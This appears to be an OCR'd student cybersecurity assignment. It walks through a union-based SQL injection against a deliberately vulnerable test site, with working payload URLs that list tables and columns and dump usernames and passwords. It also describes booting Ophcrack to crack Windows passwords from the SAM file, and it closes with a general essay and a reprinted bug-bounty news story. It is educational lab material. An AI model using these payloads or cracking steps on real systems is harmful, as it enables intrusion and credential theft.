


- Above figure, I have asked for 4 columns, but it throws an error.
- Keep asking database, let me ask for 3 columns!!!

- Above Figure shows no SQL errors, yes! we have only 3 columns

STEP 3: Finding the Backend Table & Table Names

- Let us ask database its table path with the command **union all select**




- Above figure shows the execution of **union all select** gives the path of tables.2 & 3 the tables path.

- Above figure shows the execution of **database** () **& version** () on the path of tables 2 & 3 provides us the database name and version.
- So here database name is **acuart** and version is **5.1.73-0ubuntu0.10.04.1**

STEP 4: Dumping Database Tables

- Group_concat () is the function returns a string with the concatenated non-NULL value from a group.
- So, we can use this Function to list all Tables from the database.
- In Addition, we can use Information Schema to view metadata about the objects within a database




http://testphp.vulnweb.com/artists.php?artist=-1 union all select 1,group_concat(table_name),3 from information_schema.tables where table_schema = database() --+

- The Above Figure shows the dump of all tables as **carts, categ, featured, guestbook, pictures, products, users**

STEP 5: Dumping all Data in Columns of Tables

- Here I will dump for users in table




http://testphp.vulnweb.com/artists.php?artist=-1 union all select 1,group_concat(column_name),3 from information_schema.columns where table_name = 'users' --+

- The Above Figure shows the dump of all columns of tables contains **uname, pass, cc, address, email, name, phone, cart.**

STEP 6: Dumping all Usernames & passwords

- Here we can dump all usernames & passwords in the database.



http://testphp.vulnweb.com/artists.php?artist=-1 union all select 1,group_concat(uname),group_concat(pass) from users --+

- Here we got the username as test and password as test!!!!

How to Prevent SQL Injection Attacks?

Preventing or mitigating SQL injection attacks is a lot about ensuring that none of the fields are vulnerable to invalid inputs and application execution. yours is manually impossible to actually to check every page and every application on the website, especially when updates are frequent and user-friendliness is the top priority. Nonetheless, security analysts and seasoned developers recommend a number of the subsequent points guarantee your database square measure well protected inside the confinement of the server.

1) Continuous Scanning and Penetration Testing:

The automated web application scanner has been the best choice to point out vulnerabilities within the web applications for quite some time now. Now, with SQL injections getting smarter in exploiting logical flaws, website security professionals should explore manual testing with the help of a security vendor.

They can authenticate user inputs against a set of rules for syntax, type, and length. It helps to audit application vulnerabilities discreetly so that you can patch the code before hackers exploit it to their advantage.

2) Restrict Privileges:

It is more of a database management function, but enforcing specific privileges to specific accounts helps prevent blind SQL injection attacks. Begin with no privileges account and move on to 'read-only', 'edit', 'delete' and similar privilege levels.

Minimizing privileges to the application will ensure that the attacker, who gets into the database through the application, cannot make unauthorized use of specific data.

3) Use Query Parameters:

Dynamic queries create a lot of troubles for security professionals. They have to deal with variable vulnerabilities in each application, which only gets graver with updates and changes. It is recommended that you prepare parameterized queries.

These queries are simple, easy to write, and only pass when each parameter in SQL code is clearly defined. This way, your info is supplied with weapons to differentiate between code and information inputs.

4) Instant Protection:

A majority of organizations fail the problems like outdated code, scarcity of resources to test and make changes, no knowledge of application security, and frequent updates in the application. For these, web application protection is the best solution.

A managed web application firewall can be deployed for immediate mitigation of such attacks. It contains custom policies to block any suspicious input and
deny information breach instantly. This way, you do not have to manually look for loopholes and mend problems afterward.


6. **Crack the password of windows machine by using opncrack tool in virtual machine on windows 7 and try get the password, along with that mention the path of SAM file in windows and explain about SAM file usage and how it can be cracked by tool.**

==

Ophcrack is a Windows password cracker based on a time-memory trade-off using rainbow tables. It could recover 99.9% of alphanumeric passwords in seconds, and is available for Windows 8/7/Vista/2008/2003/2000.

Cracking the password of windows machine by using ophcrack tool in virtual machine on windows 7 and trying get the password, along with that mention the path of SAM file in windows.


Replacing windows 7 iso with ophcrack iso:



Then Booting up Windows 7 computer from disc you have just burned.
After burning ophcrack into disc, boot computer from the disc by rebooting your computer with newly created USB disc or CD/DVD disc in the drive. Then Linux will load, Ophcrack will start, and Windows password recovery begins.

Recover Windows user password:

Ophcrack will locate users on your Windows systems and begin cracking their password. The password recovery process is automatic. When the passwords are displayed on screen, write them down.



The **Security Account Manager** (SAM) is a database file in Windows XP, Windows Vista and Windows 7 that stores users' passwords. It can be used to authenticate local and remote users. Beginning with Windows 2000 SP4, Active Directory is used to authenticate remote users. SAM uses cryptographic measures to prevent forbidden users to gain access to the system.
The user passwords are stored in a hashed format in a registry hive either as a LMhash or as a NTLM hash. This file can be found in %SystemRoot%/system32/config/SAMand is mounted on HKLM/SAM.
In an attempt to improve the security of the SAM database against offline software cracking, Microsoft introduced the SYSKEY function in Windows NT 4.0. When SYSKEY is enabled, the on-disk copy of the SAM file is partially encrypted, so that the password hash values for all local accounts stored in the SAM are encrypted with a key (usually also referred to as the "SYSKEY"). It can be enabled by running the syskey program.

7. **Write an article on cybersecurity and recent attacks which you came across in media and news and research on that news, and explain the any topic which you learned in this course and mention what you learned**

==

Cybersecurity means protecting data, networks, programs and other information from unauthorized or unattended access, destruction or change. In today's world, cybersecurity is very important because of some security threats and cyber-attacks. For data protection, many companies develop software. This software protects the data. Cybersecurity is important because not only it helps to secure information but also our system from virus attack. After the U.S.A. and China, India has the highest number of internet users.

Cyber Threats

It can be further classified into 2 types. Cybercrime – against individuals, corporates, etc. And Cyberwarfare – against a state.

Cyber Crime

Use of cyberspace, i.e., computer, internet, cell phone, other technical devices, etc., to commit a crime by an individual or organized group is called cyber-crime. Cyber attackers use numerous software and codes in cyberspace to commit cybercrime. They exploit the weaknesses in the software and hardware design through the use of malware. Hacking is a common way of piercing the defences of protected computer systems and interfering with their functioning. Identity theft is also common.

Cybercrimes may occur directly i.e., targeting the computers directly by spreading computer viruses. Other forms include DoS attack. It is an attempt to make a machine or network resource unavailable to its intended users. It suspends services of a host connected to the internet which may be temporary or permanent.

Malware is a software used to disrupt computer operation, gather sensitive information, or gain access to private computer systems. It usually appears in the form of code, scripts, active content, and other software. 'Malware' refers to a variety of forms of hostile or intrusive software, for example, Trojan Horses, rootkits, worms, adware, etc.

Another way of committing cybercrime is independent of the Computer Network or Device. It includes Economic frauds. It is done to destabilize the economy of a country, attack on banking security and transaction system, extract money through fraud, acquisition of credit/debit card data, financial theft, etc.

Hinder the operations of a website or service through data alteration, data destruction. Others include using obscene content to humiliate girls and harm their reputation, spreading pornography, threatening e-mail, assuming a fake identity, virtual impersonation. Nowadays

misuse of social media in creating intolerance, instigating communal violence and inciting riots is happening a lot.

Cyber Warfare

Snowden revelations have shown that Cyberspace could become the theatre of warfare in the 21st century. Future wars will not be like traditional wars which are fought on land, water or air. when any state initiates the use of internet-based invisible force as an instrument of state policy to fight against another nation, it is called cyberwar'.

It includes hacking of vital information, important webpages, strategic controls, and intelligence. In December 2014 the cyberattack a six-month-long cyberattack on the German parliament for which the Sofacy Group is suspected. Another example 2008 cyberattack on US Military computers. Since these cyber-attacks, the issue of cyber warfare has assumed urgency in the global media.

Inexpensive Cybersecurity Measures

- The simplest thing you can do to up your security and rest easy at night knowing your data is safe is to change your passwords.
- You should use a password manager tool like LastPass, Dash Lane, or Sticky Password to keep track of everything for you. These applications help you to use unique, secure passwords for every site you need while also keeping track of all of them for you.
- An easy way for an attacker to gain access to your network is to use old credentials that have fallen by the wayside. Hence delete unused accounts.
- Enabling two-factor authentication to add some extra security to your logins. An extra layer of security that makes it harder for an attacker to get into your accounts.
- Keep your Software up to date.

Conclusion

Today due to high internet penetration, cybersecurity is one of the biggest need of the world as cybersecurity threats are very dangerous to the country's security. Not only the government but also the citizens should spread awareness among the people to always update your system and network security settings and to the use proper anti-virus so that your system and network security settings stay virus and malware-free.

Latest cyber-attack news

Command injection vulnerability in GitHub Pages nets bug hunter $4k

Exploit involved duping developers into exposing repositories with social engineering techniques

A security researcher has discovered a way to launch code execution attacks by exploiting the GitHub Pages build process.

Joran Vrancken netted a $4,000 reward for a command injection bug reported through GitHub's Hacker One bug bounty program, as described in a recent blog post.

According to Vrancken, the security issue existed in GitHub Pages, a static hosting service able to pull data from repositories, run code through a build process, and then publish websites.

Path to code execution

To streamline the process, GitHub Pages supports the Jekyll static site generator.

Jekyll settings are stored in a YAML configuration file, and some aspects of the service are automated by GitHub, including themes, in which GitHub will issue a POST request and automatically create a new commit to issue changes to the source.

These processes require administrator privileges, and only two directories – the root of a branch and /docs – can be specified. However, user-input directories can also be specified in the theme chooser URL.

You could select an arbitrary directory to use as a GitHub Pages source and then run the GitHub job workflow, which includes the launch of Jekyll, static file deployment, and uploading page artifacts. Eventually, this process can trigger a payload via a tar command, resulting in arbitrary code execution.

However, the attacker already has admin privileges, so this isn't necessarily a huge problem.

Vrancken found the means to turn this workflow functionality into something more serious. If an attacker wants access to code hosted in a private repo, all they need is a URL and user interaction.

By crafting a malicious URL that downloads and executes a script from a third-party source, attackers could use phishing or other social engineering tactics to lure an admin user into clicking the link and following the Select Theme process – thereby triggering a malicious payload and exposing the repository.

Attackers need only supply a URL – they do not need a GitHub account nor any connection to the target repo.

'Hack The Box-esque'

After notifying GitHub of his findings on July 27, Vrancken received a response on the same day, with confirmation arriving on August 2. By August 23, the GitHub security team had resolved the issue by removing the Theme Chooser functionality.

Vrancken was awarded a GitHub Pro subscription as well as a bug bounty of $4,000 for his efforts.

“This was definitely one of the more fun bug bounties I did, because it combines multiple GitHub-specific features with some more traditional Hack the Box-esque techniques,” the researcher commented. “I wholeheartedly recommend the GitHub bug bounty program.”

Jill Moné-Corallo, GitHub’s director of product security engineering response, told The Daily Swig: “Each submission to our bug bounty program is a chance to make GitHub, our products, and our customers more secure. Joran’s findings demonstrate their passion in security research and engaging researchers like them is the reason why we continue to see value in our bug bounty program.”

Source: https://portswigger.net

Thank You!